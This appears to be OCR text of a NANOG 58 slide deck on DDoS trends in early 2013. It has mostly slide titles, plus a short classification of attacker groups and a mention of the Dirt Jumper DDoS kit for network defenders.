
DDoS: Current and Evolving Frameworks


NANOG 58

Presented by: David Fernandez and
Terrence Gareau


Global Statistics: Total Attack Types (Q1 2013)




Global Statistics: Q1 2013 Bandwidth Attack Rates




Global Statistics: Q1 2013 Packets Per Second Rates



Top Ten Source Countries (Q1 2013)



Comparison: Top Ten Source Countries (Q1 2012, Q4 2012, Q1 2013)



Malicious Actor Group Classification


- **Script Kiddies** – Low technical barrier to entry and may generate denial of service attacks for fun, fame or profit. These attacks are simple to mitigate and not very effective against enterprise organizations.
- **Criminal Enterprises** – DDoS-as-a-Business. Lacking the passion and drive to be "great attackers". This is just a 9-5 job working for people that are paying for attacks or utilizing extortion methodologies.
- **Veteran Criminals** – Utilize mature techniques to create flash mob botnets that do not stay active for extended periods of time, and are capable of generating attacks in excess of 50 Gbps. This group consists of experienced digital mercenaries for hire.

DDoS Volume by Actor Type


Dirt Jumper V3: Criminal 101

http://hack-stars.ru/?p=4754

Dirt Jumper V3: Admin Panel Demo



BroDoS Q1 2013: Enterprise Organization



Malicious Sourced Traffic Distribution

BroDoS Q1 2013: Enterprise Campaign Attributes

Attack Campaign Metrics

